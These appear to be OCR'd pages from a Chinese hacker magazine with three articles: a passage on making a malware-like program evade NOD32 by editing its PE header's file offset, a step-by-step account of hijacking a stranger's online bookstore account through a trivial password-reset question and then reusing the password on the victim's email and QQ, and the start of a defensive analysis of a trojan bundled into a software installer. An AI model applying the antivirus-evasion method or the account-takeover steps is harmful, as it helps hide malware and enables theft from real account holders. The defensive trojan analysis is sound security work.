



图5 Pe-Editor分析文件头

值为200，那么这个数值到底是什么意思呢？通过查阅相关资料，这个值就是文件块对齐粒度，也就是说文件中的块是以200h字节进行对齐的，当数据不够时，那么将以00进行填充，还有一个是SectionAlignment内存块对齐粒度，这里的值是1000，那么我们前面分析到的文件偏移（ROffset）为400，也就是说通过FileAlignment的设置，为400-600-800……的对齐方式存放代码，我们将它改为500，也就是说程序从原本400h的文件偏移载入内存变为现在的500h文件偏移载入内存，但是由于FileAlignment被设置为200，不可能从500h文件偏移载入，必须是200h的整数倍，那么当Windows PE文件加载器监测到你的FileAlignment和文件偏移（ROffset）后，向下取整，又变为了从文件偏移400h开始加载，由此得来的磁盘偏移取整法，我们其实利用了加载器的设计，这是个取巧的办法，那么有读者会问，你是怎么知道的呢？如果这样修改了以后，是不是从400h加载的代码呢，好~~让我们来验证一下，首先从OllyDBG加载源文件，如图6。


图6 比较免杀前后mt.exe在内存中的代码

我们可以验证一下从内存偏移401000（文件基址为400000，SectionAlignment为1000）到程序内存加载的结束，我们再次使用OllyDBG打开免杀后的文件，再验证一下可以发现它们载入内存后的代码是完全相同的，由此证明了我的说法，也说明了虽然修改了PE文件头，但是程序的功能没有被损坏，文件也能正常运行。好~~为了加深概念，我们复制一份源文件，把04修改为06，再使用OllyDBG加载，可以发现载入内存中的代码已经发生改变，运行程序后出错。由此可见，PE文件头不是能够随便修改的，请读者自己试验，这里就不列出来了。


图7 复合特征码定位结果

有的朋友会问你怎么知道可以修改文件偏移（ROffset）能够达到免杀呢，或者说修改哪一部分的PE文件头能达到免杀呢？其实还是采用特征码定位，可以发现无论是否符合特征码，当发现PE文件头不符合特征码的时候，那么文件就可以达到免杀，换句话说PE文件头的特征码优先级最高，我们将其修改了以后就可以达到免杀。可知，NOD32对MT.exe的PE文件头特征码18D存在，特征码见图7。

【文中涉及到的PE-Editor、Lordpe、Stud_PE、WinHex、MyCCL，已经收录在光盘中】

编辑点评：磁盘偏移取整法，我尝试了多次效果不错，过其他杀软还是有点小麻烦。

社会工程学之免费拿图书

马成

从本文你可以学到：

1.社会工程学的入门技巧

2.关于私人信息需要注意的安全事项

今天闲着无聊就到网上看最近出版的图书，无意间就来到了“北京图书大厦”的网上书店。书的数量很多，但是买书必须注册。无意间看到了左下角的“忘记密码？”，嘿嘿，如果我们能用别人的账号去消费那不是可以免费买书了？那我来看看有什么地方可以突破，如图1所示。




图1 “忘记密码？”所处的位置

进去之后出现如图2所示界面。




图2 找回密码窗口

这里要求我们输入登录账号，这个站个人觉得还是比较大的，那用户也比较多，我们输入个比较常见的名字看看，这里输入“guoqing”，出来如图3所示界面。




图3 找回密码窗口

找回密码的问题是“who are you”，呵呵，我们刚才输入的用户名是“guoqing”。那就直接输入“guoqing”看看吧，提交后用户名和密码就出来了，如图4所示。




图4 取得密码的窗口

这样，我们就获得了名为“guoqing”，密码是“111111”的用户信息，可以用这个账号去买书了。如果这个账号里面余额很多的话希望大家把握住自己。方法就是这样，网上有很多“找回密码”都是这样的模式，但是有很多用户的问题是比较难的，比如“我的生日”什么的，这样的话我们可以做个生日的字典猜解。用得到的密码进去以后发现还有个修改资料的页面，如图5所示。




图5 会员资料修改窗口

在这里我想你也可能用刚才得到的密码去他的邮箱看看，一般是可以成功的，这就是人们把密码设置成一样的毛病，如果你还有他的QQ号码，没准也可以用相同的密码去试试哦。所以大家以后在设置密码的时候千万不要把论坛，QQ，网上银行的账号密码设成一样，不然你自己都不知道什么时候账号会被别人盗走。

编辑点评： 在网上冲浪的时候，为了方便我们总是把各个网站的密码设成一样的，这样对于一些不怀好意的人来说，无疑有了可乘之机。所以大家一定要保护好自己的密码，另外，还要注意自己的密码提示问题，可不能设得太简单哦。

无毒有偶 一次理性的杀毒历程

Yizhigu

从本文你可以学到：

1、如何利用多种方法识别文件捆绑

2、活用WSE对病毒进行跟踪

3、病毒分析和清除

一、跟踪病毒

终于熬过了可怕的毕业论文答辩，总算可以和偶心爱的电脑好好亲近几天了。随手看看6月《黑客手册》，发现绿鹰PC万能精灵4.20注册版这款软件，以前靠这家伙可是清理掉了不少恶意程序，于是乎就下载安装。一切都是那么正常，唯一让人遗憾的是软件还是不能在线升级。也许就是巧合，我正好测试了新装的卡巴防火墙，过一会突然提示system32下的svohost.exe访问远程地址的80端口，一种不祥的征兆笼罩在我电脑的上空。

打开任务管理器，果然发现进程里有个svohost.exe,利用冰刃还可以看到该进程与远程ip地址61.138.179.106的80端口进行连接，见图1。

再进入C:\WINDOWS\system32下按照时间排列，可以看

本地地址	远程地址	状态	进程ID	进程程序名称
92.168.1.2 : 1343	61.138.179.106 : 80	ESTABLISHED	1088	C:\WINDOWS\System32\svohost

图1 可疑的IP连接

到刚刚建立的两个文件quicksetup.exe和svohost.exe，执行quicksetup.exe发现是绿鹰的安装文件，而svohost.exe当然就是今天的主角了。我估计是安装程序捆绑了木马，在虚拟机测试了一下，果然是打开安装程序就会生成这两个程序，svohost和quicksetup一并运行，所以也就直接出现安装提示了。为了验证这个程序是否在网上泛滥，我再以关键字“绿鹰PC万能精灵 4.20注册版”进行搜索，下载到本地后对照光盘里的文件大小完全相同，看来是有人想放长线钓大鱼了。我顺便到绿鹰的官方看看，它那的最新版本发布才是4.10，还是下载后比较吧。

